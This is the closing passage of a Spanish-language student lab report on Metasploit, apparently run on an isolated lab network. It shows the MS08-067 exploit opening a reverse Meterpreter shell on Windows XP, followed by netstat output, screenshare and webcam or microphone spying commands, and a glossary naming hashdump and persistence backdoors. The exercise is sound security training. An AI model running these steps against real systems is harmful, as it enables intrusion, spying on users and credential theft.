Ilustración 21



```
meterpreter > sysinfo
Computer      : 210.210.200.11
OS            : Ubuntu 24.04 (Linux 6.8.0-31-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter >
```

Aquí tenemos el proceso activo de ataque.elf activo...

```

7861  7571  ents]
       ataque.elf      x86_64  osboxes      /home/osboxes/Desktop/ataque.elf

```

Acceder al Windows xp desde meterpreter

```
msf > search netapi
```

```

Matching Modules
=====

```

```
msf exploit(windows/smb/ms08_067_netapi) > set rhost 210.210.200.9
rhost => 210.210.200.9
```

```

msf exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 210.210.200.4:4444
[*] 210.210.200.9:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_fingerprinter.rb:10: warning:
replaced with '*' in regular expression
[*] 210.210.200.9:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 210.210.200.9:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 210.210.200.9:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 210.210.200.9
[*] Meterpreter session 1 opened (210.210.200.4:4444 -> 210.210.200.9:1033) at 2025-09-03 18:27:49 +0200

meterpreter > 

```

```

meterpreter > sysinfo
Computer      : WAY
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Domain       : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter   : x86/windows

```

```
meterpreter > netstat
```

```
Connection list
```

```
=====
```

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	892/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:3389	0.0.0.0:*	LISTEN	0	0	812/svchost.exe
tcp	127.0.0.1:1026	0.0.0.0:*	LISTEN	0	0	420/alg.exe
tcp	210.210.200.9:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	210.210.200.9:1033	210.210.200.4:4444	ESTABLISHED	0	0	988/svchost.exe

```

screenshare Watch the remote user desktop in real time
screenshot Grab a screenshot of the interactive desktop
setdesktop Change the meterpreters current desktop
uictl Control some of the user interface components


Stdapi: Webcam Commands
=====
Command Description
-----
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=====
Command Description
-----
play play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/pater/ubuntu3/KseJlTlE.html
[*] Streaming...

```



Metasploit screenshare - 210 x +

file:///home/pater/ubuntu3/KseJlTlE.html

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Aqui ya terminaria todo

Dificultades encontradas y soluciones

- Puerto ocupado al iniciar el handler

Se presentó un error de binding porque el puerto 4678 ya estaba en uso por un proceso Ruby.

Solución: ejecuté: `sudo lsof -i :4678`

`sudo kill 132143`

Glosario

- Apache HTTP Server: servidor web de código abierto que sirve contenido via HTTP.
- msfvenom: herramienta de Metasploit para generar payloads en distintos formatos.
- Payload: código malicioso que, al ejecutarse, abre una comunicación inversa o ejecuta acciones en la víctima.
- Meterpreter: payload interactivo de Metasploit que provee un shell extendido y comandos de post-explotación.
- reverse_tcp: tipo de payload que conecta desde la máquina víctima hacia el atacante usando TCP inverso.
- LHOST / LPORT: dirección IP y puerto donde el handler espera la conexión de retorno.
- Handler (multi/handler): módulo de Metasploit que escucha conexiones de payloads sin explotar automáticamente una vulnerabilidad.
- chmod 755: comando Unix para otorgar permisos de lectura/ejecución a todos y escritura solo al propietario.
- sysinfo, getuid, hashdump, netstat: comandos de Meterpreter para recolectar información del sistema, credenciales y estado de red.

- Persistence: módulo de post-explotación de Meterpreter para plantar un backdoor que sobreviva reinicios.

Conclusiones

Durante La práctica permitió desplegar exitosamente un payload Windows (satena.exe) en un servidor Apache y capturar una sesión Meterpreter. Los principales retos fueron liberar el puerto de escucha y ajustar permisos en el directorio web, pero se superaron con diagnósticos de lsof, kill y uso de sudo.

Bibliografía

Rafel Sandoval Morales

Webgrafía

Ia.

<https://chatgpt.com/>